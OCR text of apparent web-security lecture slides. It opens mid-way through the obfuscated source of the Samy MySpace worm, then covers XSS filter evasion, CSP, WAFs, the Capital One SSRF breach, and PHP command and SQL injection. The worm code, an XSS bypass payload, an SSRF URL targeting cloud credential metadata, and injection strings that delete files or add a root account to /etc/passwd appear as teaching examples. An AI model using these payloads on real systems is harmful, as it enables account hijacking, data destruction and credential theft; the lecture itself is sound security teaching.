J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var
S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}
function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var
X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e)
{Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}
catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var
AE=AC.substring(0,AD);var AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero.
<d'+'iv id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</
td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var
AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?
fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm?
fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?
fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var
AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return false}
eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-formurlencoded');
xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}""></DIV>
```

Problems with Filters

Filter transforms input into attack!

Suppose a filter removes <script

- <script src="…" becomes src="…"
- <scr<scriptipt src="…" becomes <script src="…"

Removing special characters

- java	script – blocked, &#x09 is horizontal tab
- java	script – becomes java	script


Need to loop and reapply until nothing found

Simulation Errors in Filters


Filter must predict how the browser would parse a given sequence of characters… this is hard!

- NoScript
  - Did not know that / can delimit HTML attributes

  <a<img/src/onerror=alert(1)//<
- noXSS
  - Did not understand HTML entity encoded JavaScript
- IE8 filter
  - Did not use the same byte-to-character decoding as the browser



httpOnly Cookies



- Cookie sent over HTTP(S), but cannot be accessed by script via document.cookie
- Prevents cookie theft via XSS
- Does not stop most other XSS attacks!

Content security policy (CSP)

- New HTTP headers to restrict which scripts can run

  Content-Security-Policy: script-src 'self' https://apis.google.com

  Brower throws error when running script loaded from evil.com

- CSP disallows inline javascript completely
  - Can re-enable with http response header (unsafe-inline)

Using CSP to whitelist origins

Content-Security-Policy:

default-src 'self’

- Browser will not load content from other origins, including inline scripts and HTML attributes

Content-Security-Policy:

default-src 'self’; image-src *; script-src cdn.jquery.com

- Browser will load images from any origin
- Browsers will execute scripts only from cdn.jquery.com
- Browser will not execute scripts from any other origin, Including inline scripts and HTML attributes


CSP whitelisting with nonces

- Can also selectively re-enable via whitelist mechanism


Content-Security-Policy: script-src 'nonce-NeQkGAWw9NCD1HY6eUwf/w=='

```
<script id="swift_loading_indicator" nonce="NeQkGAWw9NCD1HY6eUwf/w==">
  document.body.className=document.body.className+"
  "+document.body.getAttribute("data-fouc-class-names");
</script>
```

Server Side of a Web Application



Web application firewalls (WAFs)




WAF monitors HTTP requests and responses

- Detect and block common attacks

  (Demo: https://www.modsecurity.org/crackme.trustwave.com/kelev/view/home.php)
- Can inject countermeasures into responses
- ModSecurity is open source WAF (https://www.modsecurity.org/).
- OWASP provides common rule sets for ModSecurity

CapitalOne breach abused misconfigured WAF with ***server-side request forgery*** (SSRF)

SSRF and Capital One




Web App has SSRF, fetches url specificied by user. WAF didn't catch

Allows fetching resources otherwise remotely inaccessible. E.g.,

url = http://169.254.169.254/latest/meta-data/iam/security-credentials/ISRM-WAF-Role

SSRF and Capital One



Web App has SSRF, fetches url specificied by user. WAF didn't catch

Allows fetching resources otherwise remotely inaccessible. E.g.,

url = http://169.254.169.254/latest/meta-data/iam/security-credentials/ISRM-WAF-Role

AWS security credential role misconfigured: allows reading all S3 buckets

>100,000,000 people's personal information dumped
(addresses, phone #'s, self-reported income, …)

Command injection attacks

- Injection attacks trick application into interpreting data as code
- Many kinds
  - PHP injection
  - SQL injection

PHP: Hypertext Preprocessor

- Server scripting language with C-like syntax
- Access form data via global arrays $_GET, $_POST, …
- Can intermingle static HTML and code to dynamically generate content

```
<input value=<?php echo $myvalue; ?>>
```

- Can embed variables in double-quote strings

```
$user = “world”; echo “Hello $user!”;
```

or

```
$user = “world”; echo “Hello” . $user . “!”;
```

Command Injection in PHP

Server-side PHP calculator at victim.com:

```
$in = $_GET['val'];
eval('$op1 = ' . $in . ';');
```

Value of "val" parameter taken from the URL and used as part of a system command

Good user calls http://victim.com/calc.php?val=5

Evil user calls http://victim.com/calc.php?val=5; system('rm *.*')

URL-encoded

calc.php executes eval('$op1 = 5; system('rm *.*');');

More Command Injection in PHP

Typical PHP server-side code for sending email

```
$email = $_POST[“email”]
$subject = $_POST[“subject”]
system(“mail $email –s $subject < /tmp/joinmynetwork”)
```

Attacker posts

```
http://yourdomain.com/mail.pl?
  email=hacker@hackerhome.net&
  subject=foo < /usr/passwd; ls
```

or

```
http://yourdomain.com/mail.pl?
  email=hacker@hackerhome.net&subject=foo;
  echo “evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```

SQL (Structured Query Language)

Widely used database query language

Fetch a set of records

```
SELECT * FROM Person WHERE Username='Vitaly'
```

Add data to the table

```
INSERT INTO Key (Username, Key) VALUES ('Vitaly', 3611BBFF)
```

Modify data

```
UPDATE Keys SET Key=FA33452D WHERE PersonID=5
```


Query syntax (mostly) independent of vendor

Typical Query Generation Code


```
$selecteduser = $_GET['user'];
$sql = "SELECT Username, Key FROM Key " .
          "WHERE Username='$selecteduser'";
$rs = $db->executeQuery($sql);
```

What if ‘user’ is a malicious string that changes the meaning of the query?


Typical Login Prompt



